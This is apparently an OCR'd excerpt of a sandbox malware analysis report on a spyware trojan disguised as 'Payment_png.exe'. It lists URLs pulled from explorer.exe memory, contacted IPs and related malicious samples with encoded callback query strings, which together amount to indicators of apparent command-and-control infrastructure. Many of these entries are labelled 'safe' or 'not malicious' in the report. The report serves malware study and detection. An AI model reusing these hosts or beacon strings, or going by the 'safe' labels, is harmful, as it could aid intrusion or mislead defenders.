
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.loversdeal.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.slutefuter.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pcpartout.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.birkenhof-allgaeu.net/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.silverdollarcafe.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.aainakari.com/c8bs/www.bostonm.info	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.plowbrothers.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.silverdollarcafe.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.choupisson.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.birkenhof-allgaeu.net/c8bs/www.choupisson.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.silverdollarcafe.com/c8bs/www.domentemenegi42.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.birkenhof-allgaeu.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.booksfall.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quantify-co.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.plowbrothers.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domentemenegi42.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bostonm.info/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.aainakari.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.plowbrothers.com/c8bs/www.slutefuter.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.booksfall.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi39.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.aainakari.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.loversdeal.com/c8bs/www.booksfall.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uforservice.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uforservice.com/c8bs/www.domennyarendi39.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.plowbrothers.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pcpartout.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.choupisson.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.domentemenegi42.net/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.broskiusa.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accinf5.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.domennyarendi39.net/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domennyarendi39.netReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.choupisson.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.slutefuter.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.choupisson.com/c8bs/www.uforservice.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bostonm.info/c8bs/www.quantify-co.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.slutefuter.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.booksfall.com/c8bs/www.pcpartout.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.broskiusa.com/c8bs/www.aainakari.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.broskiusa.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.loversdeal.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.loversdeal.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.domentemenegi42.netReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bostonm.infoReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.slutefuter.com/c8bs/www.loversdeal.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quantify-co.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.booksfall.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accinf5.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pcpartout.com/c8bs/	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.uforservice.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.broskiusa.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pcpartout.com/c8bs/www.birkenhof-allgaeu.net	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quantify-co.com/c8bs/M	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.birkenhof-allgaeu.netReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000006.0000000 0.290712760.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.domentemenegi42.net/c8bs/www.broskiusa.com	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bostonm.info	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quantify-co.comReferer:	explorer.exe, 00000006.0000000 2.481389502.0000000005603000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.218	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
217.160.0.233	www.birkenhof-allgaeu.net	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
170.249.199.106	aps-mm.com	United States		63410	PRIVATESYSTEMSUS	false
34.102.136.180	plowbrothers.com	United States		15169	GOOGLEUS	false
66.96.160.133	www.choupisson.com	United States		29873	BIZLAND-SDUS	true
23.227.38.32	uforservice.com	Canada		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	377352
Start date:	29.03.2021
Start time:	13:57:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment_png.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@13/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.2% (good quality ratio 43.6%) • Quality average: 71.5% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 67% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.147.198.201, 168.61.161.212, 40.88.32.150, 104.43.139.144, 184.30.20.56, 20.50.102.62, 13.88.21.125, 2.20.142.210, 2.20.142.209, 20.190.160.129, 20.190.160.71, 20.190.160.134, 20.190.160.6, 20.190.160.69, 20.190.160.4, 20.190.160.132, 20.190.160.73, 93.184.220.29, 92.122.213.194, 92.122.213.247, 172.67.184.37, 104.21.51.189, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, www.booksfall.com.cdn.cloudflare.net, skypedataprdcoleus15.cloudapp.net, ocsp.digicert.com, login.live.com, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, login.msa.msidentity.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, ams2.current.a.prd.aadg.trafficmanager.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.218	9tRIEZUd1j.exe	Get hash	malicious	Browse	• www.thesixteenthround.net/aqu2/?5j=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7&_P=2dhtaH9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?n8Ehjz3=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM&JtxH=XPs0s4JPf
	27hKPHrVa3.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?RR=YrKhZvg&rp=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• www.mondopeak.com/m8es/?dL3pv=B53Wf6M3JDAEan34e2a23JkFEJLcYp8ycOdfYrTy6dbNslo5+k2oC0PjjJDWZV/24+RN&BIL=8pdpXZ1po
	Fully Executed Contract.xlsx	Get hash	malicious	Browse	• www.successandjoy.club/3ueg/?cFN=ErmXmMBIFtdewFC6O29iVXifVtX5lbM9ZC7kz+NOoNf32Keeuvv655T9v66BJ70e0flOVQ==&PBU=dpg8g
	Inv.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?NVxxVPJ=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXOfKoyPZ21p&Ch6LF=9rj0axC
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.washabsorber.com/gypo/?UrjPuprX=Pn910w3l5D7RPWGrIfEjN0rd6RS+9oh5xbf6ZpHI5T1fuoOy87qGtS6g2RMAOlxWqznzEw==&nnLx=UBZp3XKPefjxdB
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• www.mediasupernova.com/idir/?zZ0lQ0=BBXoJm4OTOHApCp3fGSy0sEyLibn+67cOqzoDset7FTIXfnJGeAyh+7pO3MSwT6mb2mV&Wzr=H2MDx8O8kJn8f

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• www.chelseybalassi.com/pkfa/?UjRXl6T=540ZEXgghc6Opj/C8VvmRqfXW77/Y/lS6uCB1iFiIAmIxFNNfvvrJybl+KB5y+kqtClQ&tVEp=1b60lTOxXh8hrzep
	00278943.xlsx	Get hash	malicious	Browse	• www.coffreauxtissus.com/tmz/?Xrx4qhO=p1AOeEel+iKfzrJrX3ku4fFInusX5uqiRYnKoS72OyvSgvmqycsVhhJV/aISDmeQLKXuHQ==&dny8V=8p-t_j0XJnOLab
	insz.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?sDHh4=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p&Wr=M4nHMf1xX
	Invoice Payment Details.exe	Get hash	malicious	Browse	• www.angermgmtathome.com/kio8/?PR-Hfnn=e6NOpdhu6GIIdtRIIRGR8dBI9mtGur58S+UqNMdGsY3OVbM2U6HgcHgaHzLrSTP9HxKs&Cd8t=9rJx809H6RL0Cr7
	order.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?X2Mt66Xx=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGUiPWZu0eDc4L90DGg==&bly=TVThefOpdDy0
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• www.swavhca.com/jskg/?inKP_TF0=d8LPYq+5Arayfm1vXo3Q9MeTj0bruQyaWpvdMQHKTdQ1FO0+Z34o/nFcLAzU62aITRdq&oneha=xPMpsZU8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zISJXAAewo.exe	Get hash	malicious	Browse	• www.pnorg.net/jskg/?X2JtLRIH=FFlIKUI2Vy3AcuNhWrh4fKbis3luBqLkf2wubdQ4CJ+GPQXPDvWWudAI4bM3GwbQsdH4&blv=UVIpcz0pIRTp
	DOC051220-007_pdf.exe	Get hash	malicious	Browse	• www.linuxquebec.net/p2he/?kjupuX=YCJF0hDOwvNF02nErBuudkBrc+0Duum5woBHTwBsJZjMMfGnyLSeEFqCGfSIIJK3ltC5&tX=AbmdQl5h9JnT7riP
	SKY POUNDS.exe	Get hash	malicious	Browse	• www.allinlifestyle.club/bu43/?Ln68=FZOp3Nc8Op&KN6xW=U8sju60F1wt8yC9fXbPA8MZngBn2sAHjb+toaJCKe7zgWDnf8Ko5UEAuCgCMNpS+8k6T
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• www.varonaoptical.com/o56q/?-Z2hnx=+6KqIXCT/pA/oDqwzrRUswgKWTyt1bmDlyjOl0MkZgd+CYHeb4TWrlrLvZ2g9591lyoA&2d=lneha
	sSPA66WeL6.exe	Get hash	malicious	Browse	• www.meditationdr.online/oj6t/?rv=lzuTRLxPWP_0Uf9&LJBpmDl=ooax6d9kW3xUtcAOZ5L/p9Ae6ZKMqd6/GEBhgmabm6VUFi57wzZvxwkikckifavWrnRM
	SOA290114.exe	Get hash	malicious	Browse	• www.teamchi.club/t4vo/?pRoHnPa=Npnlt5ZtO906n53msd9G5pBOdHOEeXQyD/1EjRFLMV7cbHJomhnAcg5WDTv26ffVHF1nKseX0Q==&uZWD=XPjPaXEPSFMX8Dl
66.96.160.133	Quotation.vbs	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.32	PO_210202.exe	Get hash	malicious	Browse	• www.poshmaternitysh op.com/bna/?q48=GbqTYRK82&Rxo=0pdOhhx3vWK7Q7Lm8YoccC71y0bjXEGTOkVjYQN7Ta0GPZfIAty3VohXPAcVFipZuPnz
	RTV900021234.exe	Get hash	malicious	Browse	• www.recetasnutribulet.com/krc/?LZiH=ypqh5Rq0KFKhz8cp&APX87P=J1z2A29zSmQE+W9Ze7aQ8ddXOAnwBSRPiI4KZINTk+R4zZwk1f7qgz6Qd9wTP0FvZ9Af
	invoice-98726782.doc	Get hash	malicious	Browse	• www.raindanceboutique.com/dhc/?9rbXut=zzr4HpmpzzF&rDHH=btD0mDeym8jPFmNHnNG5PNL07qsXtN0iT1tTTlJQ6/7+XCsQ4Nrtv8l44vI3vGz/+qlndg==
	http://highplainsprospectors.com	Get hash	malicious	Browse	• highplainsprospectors.com/
	formbook_payload.exe	Get hash	malicious	Browse	• www.slothzzz.com/agwz/?LZND0=Nm1g+Cr7PxAWjMuG/IXz57InbucQImWyPlJ6lo+2AgUBGhOlnrczzCcW0Z0mOFR6lVtp&MnZ=GXLtz
	Payment Advice-Advice Ref G5008785.exe	Get hash	malicious	Browse	• www.studiopenelope.com/xwqs/?QZ0=WVDUogDEkjeTkhL47EcHvrDOQUKuFjT9gGueqdK9+OeWDBHmmQ122+i+Yz7OfF3QkzRV&3fvh=hpvTRRlHj2-lYncP
	900821.exe	Get hash	malicious	Browse	• brilliantk9.com/robots.txt
	65history.486.js.js.js	Get hash	malicious	Browse	• alefjudaica.com/h70j1sxj
	http://lightpack.tv/wp-content/PrismatikSetup_6.0.0.exe	Get hash	malicious	Browse	• lightpack.tv/wp-content/PrismatikSetup_6.0.0.exe
	http://stateandfederalposter.com/	Get hash	malicious	Browse	• stateandfederalposter.com/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	21Order,docx.exe	Get hash	malicious	Browse	• www.scrunchie.biz/hx336/?at1h=N3vM61B0qGDaf+c7iTDHeuZBuEcYSiMBRHN3hkh2c/L+ffuwZStILfrM16BWKmlA09s3QjwyjuT2cEM/dLfO&A8D0=AnadWXNhlZdl5P

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	salescontractv2draft.exe	Get hash	malicious	Browse	• 198.54.117.210
	rErRI1Ktbf.exe	Get hash	malicious	Browse	• 198.54.117.210
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 198.54.117.218
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 198.54.117.218
	2pA9qt1vU4.exe	Get hash	malicious	Browse	• 198.54.117.215
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 198.54.117.212
	NEW ORDER 3742.exe	Get hash	malicious	Browse	• 198.54.117.211
	PO# 4510175687.exe	Get hash	malicious	Browse	• 198.54.117.212
	kAO6QPQsZF.exe	Get hash	malicious	Browse	• 198.54.117.210
	LrJiu5vv1t.exe	Get hash	malicious	Browse	• 198.54.117.212
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 198.54.117.218
